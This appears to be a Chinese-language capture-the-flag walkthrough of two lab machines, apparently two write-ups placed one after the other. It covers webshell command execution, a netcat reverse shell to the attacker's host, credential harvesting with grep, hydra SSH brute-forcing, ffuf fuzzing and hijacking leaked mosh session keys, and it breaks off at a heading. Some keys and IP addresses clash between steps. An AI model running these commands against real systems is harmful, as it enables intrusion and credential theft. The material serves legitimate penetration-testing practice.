
hackbar

执行下 http://moodle.dsz/local/moodle_webshell/webshell.php?action=exec&cmd=id 查看是否成功


nc反弹

1
http://moodle.dsz/local/moodle_webshell/webshell.php?action=exec&cmd=busybox nc 192.168.3.48 1111 -e /bin/bash 

3.进入系统

搜寻有用的信息

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
www-data@Moodle:/opt$ cat hint.txt
cat hint.txt
root 的凭证隐藏在众目睽睽之下
// ^[a-zA-Z0-9]{20}$

www-data@Moodle:/tmp$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
kotori:x:1000:1000:,,,:/home/kotori:/bin/bash
www-data@Moodle:/tmp$

用户kotori的密码就是 pzp5V2Of3akjaJrhRauR.

方案一

根据hint进行查询

1
2
3
4
5
6
kotori@Moodle:~$ grep -raohE '\b[a-zA-Z0-9]{20}\b' /etc /var/www /opt /home 2>/dev/null >> a.txt
kotori@Moodle:~$ ls -l
total 1444
-rw-r--r-- 1 kotori kotori 1135334 Jan 13 09:46 a.txt
-rw-r--r-- 1 kotori kotori 332111 Apr 17 2023 linpeas.sh
-rw-r--r-- 1 root root 44 Dec 26 22:22 user.txt

[!Info] 搜索代码解释
-r --recursive
递归扫描模式:遍历指定目录下的所有文件,包括子目录中的文件,不会跳过子目录

-a --text / --binary-files=text
二进制文件文本化处理:将所有被扫描的文件(包括二进制文件,如可执行程序、图片等)都当作 ASCII 文本文件处理,避免grep识别为二进制文件而直接跳过,确保能提取其中的可读字母数字字符串

-o --only-matching
仅输出匹配内容:不输出包含匹配结果的整行内容,只提取并输出恰好匹配正则表达式的部分(这是提取 20 位字符串的关键,避免冗余内容)
-h --no-filename屏蔽文件名输出:匹配结果中不显示该字符串来自哪个文件,仅输出匹配的字符串本身(若需要保留文件名,可去掉该参数)

-E --extended-regexp启用扩展正则表达式:支持更简洁的正则语法(如{20}无需转义为\{20\}),简化正则编写,提升可读性

[!NOTE] ##### 正则表达式深度解析

\b[a-zA-Z0--9]{20}\b是这个命令的灵魂:

  • \b单词边界。确保匹配的是一个完整的“单词”,而不是更长字符串的一部分。例如,它能匹配 ABC123def456ghi789XYZ,但不会匹配 prefix_ABC123def456ghi789XYZ_suffix这样的字符串。
  • [a-zA-Z0-9]:一个字符组,匹配任意一个大小写英文字母或数字。
  • {20}:一个量词,表示前面的字符组([a-zA-Z0-9])必须连续出现恰好20次

将下载的a.txt复制到本地 用hrdra破解(本地机器执行)
scp kotori@192.168.3.192:~/a.txt ./

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
hydra -t 4 -l root -P a.txt -I -f -vV 192.168.3.192 ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-13 22:52:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 54060 login tries (l:1/p:54060), ~13515 tries per task
[DATA] attacking ssh://192.168.3.192:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://root@192.168.3.192:22
[INFO] Successful, password authentication is supported by ssh://192.168.3.192:22
[ATTEMPT] target 192.168.3.192 - login "root" - pass "klanguageoverridesrc" - 1 of 54060 [child 0] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "GetServerInformation" - 2 of 54060 [child 1] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "klanguageoverridesrc" - 3 of 54060 [child 2] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "klanguageoverridesrc" - 4 of 54060 [child 3] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "klanguageoverridesrc" - 5 of 54060 [child 0] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "drmGetMinorNameForFD" - 6 of 54060 [child 1] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "sF6Kfzr69w7dyZALAhl6" - 7 of 54060 [child 3] (0/0)
[ATTEMPT] target 192.168.3.192 - login "root" - pass "PubkeyAuthentication" - 8 of 54060 [child 2] (0/0)
[22][ssh] host: 192.168.3.192 login: root password: sF6Kfzr69w7dyZALAhl6
[STATUS] attack finished for 192.168.3.192 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-13 22:52:50

爆破结果
user: root
pass: sF6Kfzr69w7dyZALAhl6

[!NOTE] 代码说明

  • -I:忽略之前的破解缓存记录,强制重新开始新一轮破解。Hydra 默认会记录已尝试过的用户名 / 密码组合(避免重复尝试),生成缓存文件,-I 参数会跳过缓存,从头开始遍历字典文件。

  • -f找到第一个有效(正确)的用户名 / 密码组合后,立即停止破解,不再继续遍历字典文件剩余内容。适合只需要获取一个有效凭据的场景,能节省大量时间。

  • -vV:开启最高级别的详细输出模式-v 为详细模式,-V 为更详细的冗余模式,叠加 -vV 输出最完整的日志)。会显示每个尝试的密码组合、连接状态、破解进度、最终结果等,方便排查问题和查看破解过程。- -t 4:指定本次破解的并发线程数为 4。即同时开启 4 个连接尝试密码,线程数越高破解速度相对越快,但过高可能会被目标主机的防火墙、SSH 服务限制(如触发连接频率限制),通常建议 4-10 个线程。

  • -l root:指定单个固定的登录用户名 root(小写 l,对应 login)。该参数用于指定单一用户名,若需要批量尝试多个用户名,需使用大写 -L 后跟用户名字典文件(如 -L user.txt)。

  • -P a.txt:指定密码字典文件为 a.txt(大写 P,对应 password)。该文件需提前准备,格式为每行一个密码,Hydra 会逐行读取文件中的密码进行尝试。注意区分小写 -p(用于指定单个固定密码,如 -p 123456)。

进入root

1
2
3
4
5
6
7
8
9
10
11
12
13
kotori@Moodle:~$ su
Password:
root@Moodle:/home/kotori# ls
a.txt linpeas.sh user.txt
root@Moodle:/home/kotori# id
uid=0(root) gid=0(root) groups=0(root)
root@Moodle:/home/kotori# cat user.txt
flag{user-de7202216bc84a6aa04762061c9e9ad2}
root@Moodle:/home/kotori# cd /root
root@Moodle:~# ls
rootpass.txt root.txt
root@Moodle:~# cat root.txt
flag{root-ea6233d6aa262b93419775a51a8cc1df}

方案二

1
2
3
4
5
6
7
8
kotori@Moodle:~$ cat .bash_history 
last
exit
ls al
ls- al
wget 192.168.3.94/linpeas.sh
bash linpeas.sh
exit




last默认只显示精简的登录记录,要查看详细信息,使用 -F(完整时间)、-i(显示IP 数字格式)、-w(完整用户名)

1
2
3
4
5
6
7
kotori@Moodle:~$ last -F -i -w
kotori pts/1 192.168.3.48 Tue Jan 13 09:45:18 2026 still logged in
reboot system boot 0.0.0.0 Tue Jan 13 08:45:58 2026 still running
root pts/0 192.168.3.94 Fri Dec 26 23:13:35 2025 - crash (17+09:32)
reboot system boot 0.0.0.0 Fri Dec 26 23:13:00 2025 still running
sF6Kfzr69w7dyZALAhl6 pts/1 192.168.3.94
·······


同样获得密码 sF6Kfzr69w7dyZALAhl6

1.信息搜集

1
2
3
4
5
6
7
8
9
10
11
12
☁  ~  nmap -sVC -p- 192.168.3.52             
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 19:40 CST
Nmap scan report for 192.168.3.52
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 10.0 (protocol 2.0)
80/tcp open http nginx
|_http-title: 403 Forbidden
| http-robots.txt: 3 disallowed entries
|_/admin/ /backup/ /*-logs/
MAC Address: 08:00:27:54:7B:37 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
☁  ~  feroxbuster -u http://192.168.3.52
___ ___ __ __ __ __ __ ___
|__ |__ |__) |__) | / ` / \ \_/ | | \ |__
| |___ | \ | \ | \__, \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓 ver: 2.13.1
───────────────────────────┬──────────────────────
🎯 Target Url │ http://192.168.3.52/
🚩 In-Scope Url │ 192.168.3.52
🚀 Threads │ 50
📖 Wordlist │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
👌 Status Codes │ All Status Codes!
💥 Timeout (secs) │ 7
🦡 User-Agent │ feroxbuster/2.13.1
💉 Config File │ /etc/feroxbuster/ferox-config.toml
🔎 Extract Links │ true
🏁 HTTP methods │ [GET]
🔃 Recursion Depth │ 4
───────────────────────────┴──────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404 GET 7l 11w 146c http://192.168.3.52/backup
404 GET 7l 11w 146c http://192.168.3.52/admin
404 GET 7l 11w 146c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 7l 9w 146c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[####################] - 12s 30002/30002 0s found:2 errors:0
[####################] - 12s 30000/30000 2549/s http://192.168.3.52/

访问http://192.168.3.52/robots.txt

1
2
3
4
User-agent: *
Disallow: /admin/
Disallow: /backup/
Disallow: /*-logs/

2. 漏洞发现与利用

https://www.doubao.com/thread/w3448713da0d0653c 介绍ffuf -Fuzz Faster U Fool

敏感文件发现

根据 /*-logs/ 的提示,使用 ffuf 进行目录模糊匹配:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
☁  ~  ffuf -u http://192.168.3.52/FUZZ-logs -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -fc 404


/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v2.1.0-dev
________________________________________________

:: Method : GET
:: URL : http://192.168.3.52/FUZZ-logs
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 404
________________________________________________

mosh [Status: 301, Size: 162, Words: 5, Lines: 8, Duration: 4ms]
:: Progress: [56162/56162] :: Job [1/1] :: 3278 req/sec :: Duration: [0:00:22] :: Errors: 0 ::

==结果: 发现目录 /mosh-logs/。==

[!NOTE] Title
-fc 404 : --filter-code
过滤指定 HTTP 状态码 过滤掉返回 404 的请求,仅显示 200(成功)、301/302(重定向)、403(权限禁止)等有效状态码结果,避免冗余输出,提升爆破效率

仍然没有显示,看来需要继续ffuf

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
☁  ~  ffuf -u http://192.168.3.52/mosh-logs/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt -e .txt,.php,.log -fc 404

/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v2.1.0-dev
________________________________________________

:: Method : GET
:: URL : http://192.168.3.52/mosh-logs/FUZZ
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-directories-lowercase.txt
:: Extensions : .txt .php .log
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 404
________________________________________________

reminder [Status: 200, Size: 37, Words: 2, Lines: 2, Duration: 14ms]
:: Progress: [224648/224648] :: Job [1/1] :: 2816 req/sec :: Duration: [0:01:36] :: Errors: 0 ::

读取 reminder 内容:

1
$(date +\%Y-\%m-\%d_\%H-\%M-\%S).log

漏洞原理: 这是一个提示,说明该目录下存在以时间戳命名的日志文件。格式为 YYYY-MM-DD_HH-MM-SS.log

爆破日志文件名

由于目录不可直接列出(403),需要根据服务器当前时间爆破文件名。通过 HTTP Header 确认服务器时间为 GMT,但 Nmap 显示系统时区可能为 CST (GMT+8)。

中国标准时间​ (China Standard Time)

1
2
3
4
5
6
7
curl -I http://192.168.3.52/mosh-logs/
HTTP/1.1 403 Forbidden
Server: nginx
Date: Tue, 27 Jan 2026 13:14:59 GMT
Content-Type: text/html
Content-Length: 146
Connection: keep-alive

编写 Python 脚本生成时间戳字典并进行爆破:

1
2
3
4
5
6
7
8
9
# gen_wordlist.py
import datetime
start = datetime.datetime(2026, 1, 27, 21, 0, 0) # 对应 CST 时间
end = datetime.datetime(2026, 1, 27, 22, 0, 0)
step = datetime.timedelta(seconds=1)
current = start
while current <= end:
print(current.strftime('%Y-%m-%d_%H-%M-%S.log'))
current += step

执行爆破:

1
2
python3 gen_wordlist.py > time_wordlist.txt
ffuf -u http://192.168.43.224/mosh-logs/FUZZ -w time_wordlist.txt -fc 404
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
☁  mosh  ffuf -u http://192.168.3.52/mosh-logs/FUZZ -w word_list.txt -fc 404

/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v2.1.0-dev
________________________________________________

:: Method : GET
:: URL : http://192.168.3.52/mosh-logs/FUZZ
:: Wordlist : FUZZ: /root/localkali/mytarget/mosh/word_list.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response status: 404
________________________________________________

2026-01-27_21-00-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 25ms]
2026-01-27_21-01-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 8ms]
2026-01-27_21-02-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 50ms]
2026-01-27_21-03-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 29ms]
2026-01-27_21-04-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 13ms]
2026-01-27_21-06-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 7ms]
2026-01-27_21-07-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 15ms]
2026-01-27_21-05-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 162ms]
2026-01-27_21-08-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 36ms]
2026-01-27_21-09-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 2ms]
2026-01-27_21-10-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 5ms]
2026-01-27_21-11-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 1ms]
2026-01-27_21-12-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 2ms]
2026-01-27_21-13-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 4ms]
2026-01-27_21-14-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 13ms]
2026-01-27_21-16-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 26ms]
2026-01-27_21-15-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 57ms]
2026-01-27_21-17-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 33ms]
2026-01-27_21-18-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 18ms]
2026-01-27_21-19-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 16ms]
2026-01-27_21-20-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 7ms]
2026-01-27_21-21-00.log [Status: 200, Size: 125, Words: 17, Lines: 4, Duration: 6ms]
2026-01-27_21-22-00.log [Status: 200, Size: 374, Words: 45, Lines: 10, Duration: 14ms]
:: Progress: [3601/3601] :: Job [1/1] :: 3174 req/sec :: Duration: [0:00:02] :: Errors: 0 ::

成功发现日志文件: 例如 2026-01-27_21-00-00.log,可以看到日志都是以分结尾的

3.获取 Mosh 密钥

读取发现的日志文件:

1
curl http://192.168.3.52/mosh-logs/2026-01-27_21-00-00.log

日志内容:

1
2
3
4
5
6
7
8
9
MOSH CONNECT 60001 3AIPfX2xyFgIjkby89Dusw

mosh-server (mosh 1.4.0) [build mosh 1.4.0]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 2981]

关键信息:

  • Mosh 端口: 60001 (UDP)
  • Mosh 密钥: NU7fS6rZ653j7Zo2iRDbPA

动态获取 Mosh 密钥

Mosh 密钥在 HTTP 日志中以明文形式存在,但有效期极短(约1分钟)。如果连接失败,需要扫描最新的日志文件获取新密钥。

扫描最近日志的命令 (示例):

1
2
3
4
# 扫描 21:20 到 21:30 的日志,寻找 MOSH CONNECT 记录
for m in $(seq -w 20 30); do
curl -s --raw http://192.168.3.52/mosh-logs/2026-01-27_21-$m-00.log | grep 'MOSH CONNECT'
done

[!NOTE] 解释

  • seq -w 20 30:生成20 到 30 的连续数字,且补零为固定两位-w=width,补零对齐),输出:20 21 22 23 24 25 26 27 28 29 30
  • --raw原始输出模式强制 curl 以原始二进制 / 文本格式返回日志内容,不解析任何响应头 / 格式(避免 curl 将日志误判为 HTML/JSON 而解析变形,保证日志内容完整)

结果:

1
2
3
4
5
MOSH CONNECT 60001 8juuu73hgZWVqGYkKGY6pg
MOSH CONNECT 60001 HA8P0M4IVRF5mwN0MgalRg
MOSH CONNECT 60001 kcxCHRz1hAwKKr3XAEtyDA
MOSH CONNECT 60001 6IxWNy6/RJHOLPmvBCuf3w
MOSH CONNECT 60001 Gxl5qB/sXV9x5+M9eMJ4PQ

选择最后一个最新的,

mosh登录

利用获取到的密钥,可以通过 mosh-client 直接连接到靶机。 命令格式:

1
MOSH_KEY=NU7fS6rZ653j7Zo2iRDbPA mosh-client 192.168.3.52 60001

SSH 陷阱与绕过

